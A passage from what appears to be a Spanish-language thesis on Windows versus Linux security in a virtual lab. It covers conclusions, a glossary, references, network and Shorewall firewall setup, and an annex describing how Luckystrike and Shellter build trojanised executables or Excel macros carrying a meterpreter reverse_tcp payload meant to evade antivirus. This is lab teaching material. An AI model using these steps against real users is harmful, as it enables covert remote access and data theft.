El desarrollo de este trabajo ha permitido realizar las comparaciones de seguridad que pueden brindar los sistemas operativos más utilizados como son Windows y Linux, esta seguridad deben brindar dichos sistemas a través de herramientas que sean accesibles y fácilmente configurables por parte de los usuarios. El objetivo de este trabajo fue justamente ambientar en un entorno virtual para simular ataques que pueden ocurrir en una Organización ya sea grande, mediana o pequeña.

Si bien sabemos que la seguridad viene dada por actualizaciones, configuraciones y el correcto desempeño de los administradores, pues uno de los puntos débiles que pueden sufrir las organizaciones es la falta de concienciación por parte de los usuarios en cuanto a la seguridad se refiere. Los administradores y personal encargado de la seguridad tienen que tener mucho en cuenta la seguridad tanto interna como externa, un servidor bien configurado, actualizado y cumpliendo normas o requisitos de seguridad, junto con otros dispositivos como firewall con correctas políticas de seguridad, un IDS monitoreando correctamente los paquetes de la red para no generar falsos positivos, permiten mitigar o prevenir ataques que pueden llegar a vulnerar equipos indispensables dentro de la Organización.

En este sentido el escenario ha permitido demostrar o constatar que aunque la mayoría de usuarios incluso experimentados tienen la idea de que los sistemas operativos de escritorio Linux son más seguros que los sistemas Windows, pues al utilizar software que no es nativo de Linux por medio de Wine se pudo apreciar que es lo contrario y que hay que prestarle mucha importancia para tomar las adecuadas medidas de seguridad

Los resultados obtenidos a través de este piloto experimental no fue demostrar cual sistema es más vulnerable, sino más bien cual sistema aporta o brinda más herramientas que permitan asegurar el activo más primordial de las Organizaciones que es la información.

7 GLOSARIO

Metasploit:

El Metasploit es un conjunto de programas o herramientas (exploits) que está diseñado para explotar las vulnerabilidades de los equipos y muy utilizado para la seguridad informática.

Exploit:

Un exploit es una porción de código o secuencia de instrucciones que tiene como objetivo vulnerar la seguridad de un sistema logrando alterar su comportamiento.

Payload:

El payload es conocido también como carga útil que se activa cuando se ejecuta un malware, este es la parte del código malicioso dentro de un exploit.

Armitage:

Armitage es el administrador gráfico para Metasploit que permite visualizar los objetivos, los exploits a utilizar y opciones avanzadas con el objetivo de simplificar las actividades de seguridad

Meterpreter:

El meterpreter es un payload que se ejecuta después de la explotación de una vulnerabilidad de un sistema operativo, este se ejecuta en su totalidad dentro de la memoria para poder evadir los antivirus.

Vulnerabilidad:

La vulnerabilidad es una debilidad o defecto que presenta un sistema informático sea este hardware, software o sistema operativo.

Ataque informático:

Un ataque informático es la intención de una o varias personas mal intencionadas con el fin de dañar un sistema informático.

Sistema informático:

Un sistema informático es donde se almacena y procesa la información haciendo uso del hardware, software y el personal informático

Cibercriminal:

Es la persona que se aprovecha de la vulnerabilidad de un sistema informático o red para cometer actos que no están permitidos por la ley.

Hacker:

El hacker es la persona con altos conocimientos informáticos cuya finalidad es descubrir y vulnerar los sistemas informáticos o redes, su actividad en cuanto a la seguridad se refiere es conocida como hacking ético.

Malware:

El malware es un software malicioso diseñado por los cibercriminales cuyo objetivo es infiltrase en un sistema para causar daño (robo información, alteraciones al sistema, control del equipo). Los más conocidos son: Virus, gusanos, troyanos, backdoors, keyloggers, botnets, spyware, adware, rasonware y scareware.

Macro maliciosa:

Se le conoce comúnmente como macro virus y es un tipo de malware que contiene un virus integrado en una aplicación. Las aplicaciones más infectadas por este virus son Microsoft Office.

8 BIBLIOGRAFÍA Y WEBGRAFIA

- 1&1. (s.f). *DMZ: utiliza la zona desmilitarizada y protege tu red interna*. Recuperado el 20 de Julio de 2017, de 1&1: https://www.1and1.mx/digitalguide/servidores/seguridad/en-que-consiste-una-zona-desmilitarizada-dmz/
- Academlib.com. (s.f). *Host-Based IDS (HIDS)*. Recuperado el 20 de Julio de 2017, de Academlib.com: http://academlib.com/26721/computer_science/use_ids
- CVE. (sf). *CVE Details*. Obtenido de Vulnerabilidades 2017: https://www.cvedetails.com/top-50-products.php?year=2017
- docstore.mik.ua. (s.f). *Building Internet Firewalls*. Recuperado el 20 de Julio de 2017, de docstore.mik.ua: https://docstore.mik.ua/orelly/networking_2ndEd/fire/ch09_06.htm
- González Pérez, P., & Alonso, C. (2014). *Metasploit para Pentesters.* Madrid: OxWord Computing S.L.
- González, D. (Julio de 2003). *IDS basado en red, en modo "in-line"*. Recuperado el 20 de Julio de 2017, de www.dgonzalez.net: https://www.dgonzalez.net/papers/ids/html/cap04.htm
- Hernández, L. (30 de Mayo de 2012). *Seguridad en la Comunicacion*. Recuperado el 20 de Julio de 2017, de http://iscseguridad.blogspot.com: http://iscseguridad.blogspot.com/2012/05/unidad-4-seguridad-en-la-comunicacion_30.html
- Mejía, C. A., Ramírez , N. J., & Rivera , J. S. (2012). *Vulnerabilidad, tipos de ataques y formas de mitigarlos en las capas del modelo OSI en las redes de datos de las organizaciones.* Recuperado el 20 de Julio de 2017, de Universidad Tecnológica de Pereira: http://repositorio.utp.edu.co/dspace/bitstream/handle/11059/2734/0058R173.pdf?sequence=1&isAllowed=y
- Microsoft. (18 de Abril de 2014). *Microsoft Security Bulletin MS08-014 - Critical*. Recuperado el 20 de Julio de 2017, de Microsoft: https://technet.microsoft.com/en-us/library/security/ms08-014.aspx
- Microsoft. (s.f de s.f de s.f). *Descripción de los perfiles de firewall*. Recuperado el 20 de Julio de 2017, de Microsoft: https://technet.microsoft.com/es-es/library/cc731634(v=ws.11).aspx
- Miessler, D. (s.f). *An IPTABLES Primer*. Recuperado el 20 de Julio de 2017, de Daniel Miessler: https://danielmiessler.com/study/iptables/#gs.tZD3lag
- MITRE. (15 de abril de 2011). *CVE Details*. Recuperado el 02 de agosto de 2017, de http://www.cvedetails.com/cve/CVE-2008-0081/

- OWASP. (2017). *OWASP Top 10 - 2017 rcl.* Recuperado el 20 de Julio de 2017, de OWASP: file:///C:/Users/Geovanny/Downloads/OWASP%20Top%2010%20-%202017%20RC1-English.pdf
- Programming, D. N. (sf). *Dot Net Programming*. Obtenido de How to Handle Cross-Site Scripting in ASP.NET MVC Application?: http://www.dotnet-programming.com/post/2015/04/12/How-to-Handle-Cross-Site-Scripting-in-ASPNET-MVC-Application.aspx
- Rios Mora, Y. (17 de Septiembre de 2015). *Seguridad Informática*. Recuperado el 9 de Agosto de 2017, de seguridadinformaticagbi21.blogspot.com: http://seguridadinformaticagbi21.blogspot.com/2015/09/mecanismos-de-seguridad-una-tecnica-o.html
- Roldán Peral, A. (2010). Seguridad de servidores web: la importancia de tener un sistema seguro. *Red seguridad: revista especializada en seguridad informática, protección de datos y comunicaciones*, 48-58.
- Sancristóbal Ruiz, E., Alzórriz Armendáriz , I., & Díaz Orueta , G. (2014). *Procesos y herramientas para la seguridad de redes.* UNED - Universidad Nacional de Educación a Distancia.
- Scambray, Kurtz, J., McClure, G., & Stuart. (2010). *Hackers 6: secretos y soluciones de seguridad en redes.* McGraw-Hill Interamericana.
- Simon, L. (5 de Agosto de 2016). *Pure Hacking*. Recuperado el 8 de Agosto de 2017, de An Introduction to Use After Free Vulnerabilities: https://www.purehacking.com/blog/lloyd-simon/an-introduction-to-use-after-free-vulnerabilities
- Wang, J. (22 de Enero de 2016). *Basic Cisco ASA 5506-x Configuration Example*. Recuperado el 20 de Julio de 2017, de Speak Network: Basic Cisco ASA 5506-x Configuration Example
- Wikipedia. (s.f.). *Netfilter*. Obtenido de Netfilter: https://es.wikipedia.org/wiki/Netfilter

9 ANEXOS

ANEXO A: GNS3 Y EQUIPAMIENTO DEL ENTORNO VIRTUAL

GNS3

GNS3 es un simulador gráfico de red que permite diseñar topologías de red complejas y poner en marcha simulaciones sobre ellos. Para permitir completar simulaciones, GNS3 está estrechamente vinculado con:

- **Dynamips**, un emulador de IOS que permite a los usuarios ejecutar binarios imágenes IOS de Cisco Systems.
- **Dynagen**, un front-end basado en texto para Dynamips
- **Qemu y VirtualBox**, para permitir utilizar máquinas virtuales como un firewall PIX.
- **VPCS**, un emulador de PC con funciones básicas de networking
- **IOU** (IOS on Unix), compilaciones especiales de IOS provistas por Cisco para correr directamente en sistemas UNIX y derivados.

Para la creación de la topología de red en GNS3, me he basado en el manual que es de acceso al público donde se explica detalladamente el uso de esta herramienta para la emulación de redes cisco en GNS3 . En la siguiente imagen podemos apreciar dicha topología virtualizada en la cual se ha desarrollado los ataques explotando las vulnerabilidades existentes.




Figura A.1 Entorno virtual con GNS3

EQUIPAMIENTO DE ENTORNO VIRTUAL

A continuación se listan los equipos utilizados para la creación del entorno virtual

- ✓ **Interfaz virtual virbr0 (Conexión Internet. anfitrión-GNS3)**
  - IP 192.168.122.1/24
  - Entorno: GNS3 y anfitrión
- ✓ **Router Cisco 3660**
  - Memoria RAM: 192 MB
  - Interfaces de red: 2
    - FastEthernet0/0 (IP 172.16.16.1/24)
    - FastEthernet0/1 (IP DHCP)
  - Entorno: GNS3
- ✓ **Ubuntu server 16.04**
  - Tipo de Sistema: 64 bits
  - Disco Duro: 10 GB
  - Memoria RAM: 512 MB
  - Interfaces de red: 3
    - enp0s3 = eth0 (IP 172.16.16.2/24 P. enlace 172.16.16.1 DNS 192.168.1.1)
    - enp0s8 = eth1 (IP 192.168.2.1/24 P. enlace 192.168.2.1 DNS 192.168.1.1)
    - enp0s9 = eth2 (IP 10.0.2.1/24 P enlace 10.0.2.1 DNS 192.168.1.1)
  - Entorno: virtual (Virtualbox)
- ✓ **Metasploitable2**
  - Tipo de Sistema: 32 bits
  - Disco Duro: 8 GB
  - Memoria RAM: 512 MB
  - Interfaces de red:1
    - Eth0 (IP 10.0.2.2/24 P. enlace 10.0.2.1 DNS 192.168.1.1)
  - Entorno: virtual (Virtualbox)
- ✓ **Smooth-Sec**
  - Tipo de sistema: 64 bits

- Disco Duro: 10 GB
- Memoria RAM: 1GB RAM
- Interfaces de red: 3
  - Eth0 (modo promiscuo)
  - Eth1 (modo promiscuo)
  - Eth2 (IP 192.168.2.128 P. enlace 192.168.2.1 DNS 192.168.1.1)
- Entorno: virtual (Virtualbox)

✓ **Windows 10 Education**

- Tipo de Sistema: 32 bits
- Disco Duro: 20 GB
- Memoria RAM: 1,5 GB RAM
- Interfaces de red: 1
  - Ethernet (IP 192.168.2.2 P. enlace 192.168.2.1 DNS 192.168.1.1)
- Entorno: virtual (Virtualbox)

✓ **Ubuntu Mate 15.10**

- Tipo de sistema: 64 bits
- Disco Duro: 12 GB
- Memoria RAM: 1 GB
- Interfaz de red: 1
  - Eth0 (IP 192.168.2.3 P. enlace 192.168.2.1 DNS 192.168.1.1)
- Entorno: virtual (Virtualbox)

✓ **Kali Linux**

- Tipo de sistema: 64 bits
- Disco Duro: 1 TB
- Memoria RAM: 8 GB
- Interfaz de red: 1
  - Wlan0 (IP 192.168.1.107 P. enlace 192.168.1.1 DNS 200.25.144.1)
- Entorno: anfitrión (máquina física)

ANEXO B: CONFIGURACIÓN DEL ROUTER CISCO 3660

En este trabajo hemos ambientando el entorno virtual para tener funcionando un servidor Web en la zona desmilitarizada (DMZ) con una dirección IP privada (10.0.2.2), el objetivo es acceder desde el exterior hacia este, mediante la IP (192.168.122.66) pública del router. Para ello se debe configurar el Router cisco 3660 de GNS3 mediante un tipo de NAT estático, que básicamente lo que hace es asociar una dirección IP pública con una privada, de esta manera podemos llegar a obtener acceso al servidor desde el internet.

Hay que tener en cuenta que se está simulando un entorno real, el cual la máquina anfitrión en este caso Kali Linux (atacante) va simular ser la red externa, mientras que todo el ambiente desarrollado en GNS3 va simular la zona desmilitarizada (DMZ) y la red interna (LAN). A continuación se detalla la configuración del router:

- **R1(config)# ip nat inside source static 10.0.2.2 192.168.122.66**
- **R1(config)# interface FastEthernet0/0**
- **R1(config-if)# ip nat inside**
- **R1(config-if)# exit**
- **R1(config)# interface FastEthernet0/1**
- **R1(config-if)# ip nat outside**

ANEXO C: CONFIGURACIÓN DEL FIREWALL EN UBUNTU SERVER

Para la configuración del firewall utilizamos como sistema operativo el Ubuntu Server, y para la configuración del iptables hemos utilizado Shorewall, este permite configurar de una manera simple las reglas que se introducirán en el archivo de configuración del iptables.

El paquete shorewall viene dentro de los repositorios del Ubuntu Server, basta con ejecutar el comando "sudo apt-get install shorewall" para instalarlo en el sistema. Luego de haber instalado los archivos de configuración y que se encuentran dentro de la ruta "/usr/share/shorewall/configfiles", copiamos los archivos que necesitamos (shorewall.conf, zones, masq, interfaces, policy y rules) a la siguiente ruta "/etc/shorewall".




Figura C.1 Archivos de configuración del Shorewall

CONFIGURACIÓN DEL ARCHIVO SHOREWALL.CONF

Para la configuración del archivo "/etc/shorewall/shorewall.conf/" procedemos a configurar ciertos parámetros para el correcto funcionamiento como son:

- **STARTUP_ENABLED=Yes** (se habilita al inicio del arranque del sistema)
- **IPTABLES=/sbin/iptables** (la ruta del archivo ejecutable del iptables)
- **DETECT_DNAT_IPADDRS=Yes** (habilita para detectar las direcciones IP del DNAT)
- **DISABLE_IPV6=Yes** (deshabilita IPV6)
- **FASTACCEPT=Yes** (acepta conexiones rápidas)
- **IMPLICIT_CONTINUE=Yes** (acepta conexiones continuas)
- **IP_FORWARDING=On**

CONFIGURACIÓN DEL ARCHIVO ZONES

Dentro de este archivo procedemos a configurar las zonas de nuestra red, es decir todo lo referente al entorno de la red como es: la red interna, la DMZ, el firewall y el internet. En la siguiente imagen podemos ver la configuración detalladamente.




Figura C.2 Pantalla de configuración del archivo zones

En la **figura C.2** se puede apreciar que la configuración es sencilla, lo que se especifica es:

- **fw:** de tipo firewall y es donde están las tres interfaces que permitirán las diferentes conexiones entre las zonas
- **net:** de tipo ipv4, y se trata específicamente de la zona de internet
- **loc:** de tipo ipv4, esta zona hace referencia a la red local (red interna)
- **dmz:** de tipo ipv4, esta zona hace referencia a la zona desmilitarizada donde se encuentran los servidores

CONFIGURACIÓN DEL ARCHIVO INTERFACES

En el archivo interfaces se configura las interfaces físicas del equipo con respecto a las zonas establecidas anteriormente. En la siguiente imagen podemos apreciar su configuración




Figura C.3 Pantalla de configuración del archivo interfaces

En la configuración del archivo interfaces debemos tener en cuenta las interfaces físicas de red con sus respectivas zonas. En sistemas operativos virtualizados con Virtualbox, como es el caso del Ubuntu server, estas interfaces difieren en sus nomenclaturas. Sus equivalencias son las siguientes:

- enp0s3 = eth0
- enp0s8 = eth1
- enp0s9 = eth2

El shorewall permite configurar varias opciones como son el dhcp, broadcast etc., el archivo que hemos configurado tiene las siguientes opciones:

- **routeback:** indica que el shorewall debe incluir reglas que permiten que el tráfico que llega a esta interfaz se enrute de vuelta a la misma interfaz.
- **nosmurfs:** detecta el origen de la red de difusión de las interfaces. Los smurfs se registrarán opcionalmente en función de la configuración SMURF_LOG_LEVEL en shorewall.conf. Después de registrar los paquetes se descartarán.

CONFIGURACIÓN DEL ARCHIVO MASQ

Este archivo permite configurar el enmascaramiento de las redes, es decir que permite enmascarar las subredes para que puedan tener salida al internet a través de la interfaz de la WAN.




Figura C.4 Pantalla de configuración del archivo masq

En la configuración de la **figura C.4**, se puede ver que se realiza el enmascaramiento de las redes de área local 192.168.2.0/24 (LAN) y de la zona desmilitarizada 10.0.2.0/24 (DMZ), a través de la interfaz de red enp0s3 (equivale a eth0).

Hay que tener en cuenta si la dirección de la interfaz enp0s3 (172.16.16.2) es estática o dinámica, como en este caso la dirección es estática, se lo específica dentro de la configuración, en caso de que la dirección fuera dinámica no se la debe especificar

CONFIGURACIÓN DEL ARCHIVO POLICY

Aquí definimos las políticas de seguridad. Como objetivo tenemos lo siguiente:

- Permitir que la red de área local (LAN) se conecte al internet y a la zona desmilitarizada (DMZ).

- Permitir que la red externa (internet) pueda conectarse a la zona desmilitarizada (DMZ) pero no a la red de área local (LAN)
- La zona desmilitarizada (DMZ) no pueda conectarse a la red de área local (LAN)




Figura C.5 Pantalla de configuración del archivo policy

Para efectos de este trabajo vamos a suponer que el servidor Web puede conectarse al firewall (dmz fw accept), permitiendo de esta manera realizar ataques.

CONFIGURACIÓN DEL ARCHIVO RULES

Aquí se especifica las reglas para establecer conexión con el servidor de la zona desmilitarizada (DMZ), y también para que los equipos que se encuentran en la red de área local (LAN) o red interna puedan establecer conexión hacia el internet. En la siguiente figura se detalla cómo se encuentra configurado el archivo con las diferentes reglas.




Figura C.6 Pantalla de configuración del archivo rules

Una vez terminada la edición de los archivos de configuración, tenemos listo el firewall con iptables para arrancarlo con el comando:

```
$sudo shorewall start
```

ANEXO D: CREACIÓN DE ARCHIVOS INFECTADOS CON LUCKYSTRIKE Y SHELLTER

Luckystrike es un script de Powershell que utiliza la base de datos sqlite para almacenar bloques de código, reglas de dependencia y métodos de infección. Esta herramienta permite generar documentos ".xls" incrustando "payloads" en los mismos, dichos payloads nos permite crear conexiones remotas al momento que la macro es ejecutada. La creación del payload es generada con la herramienta Shellter, y utilizada dentro de Luckystrike para generar el archivo de Excel.

Como Shellter nos facilita la generación de diferentes tipos de payloads como por ejemplo "windows/meterpreter/reverse_tcp", estos pueden ser utilizados con Metasploit para una conexión, lo interesante de esta herramienta es que los genera casi indetectables a la mayoría de los antivirus. A continuación en las siguientes imágenes se detalla el proceso de generación.




Figura D.1 Pantalla del menú de Luckystrike




Figura D.2 Pantalla del menú de Shellter

Para la creación de un archivo infectado primeramente debemos generar nuestro payload, que es el que nos permitirá obtener una shell remota desde el equipo atacante. La generación del payload en Shellter es bastante sencilla, únicamente necesitamos tener un archivo con extensión ".exe" (por ejemplo putty.exe) sobre el cual se insertará el payload. A partir de ahí hay dos formas para poder realizarlo que son las siguientes:

- La primera es generar el archivo infectado con el payload para que cuando se ejecute este (putty.exe infectado) se cargue en segundo plano el código malicioso.
- La segunda opción es generar el archivo infectado con el payload para que este pueda ser insertado como una macro en un archivo de Excel. Para la demostración se generó con esta opción.

A continuación se detalla con imágenes el proceso de generación.

- Escoger modo de operación automático




Figura D.3 Pantalla de configuración del parámetro modo de operación de Shellter

- Objetivo, en este parámetro ingresamos la ruta del archivo ".exe" a infectar




Figura D.4 Pantalla de configuración del parámetro target de Shellter

- Enable Stealth Mode, como se comentó anteriormente esta es la segunda opción (N) que se configura para generar el payload e insertarlo en el archivo Excel.




Figura D.5 Pantalla de configuración del modo invisible de Shellter

- Tipo de payload, escogemos “meterpreter/reverse_tcp”




Figura D.6 Pantalla de configuración del tipo de payload de Shellter

- Por último configuramos el puerto y la IP que estará en escucha.

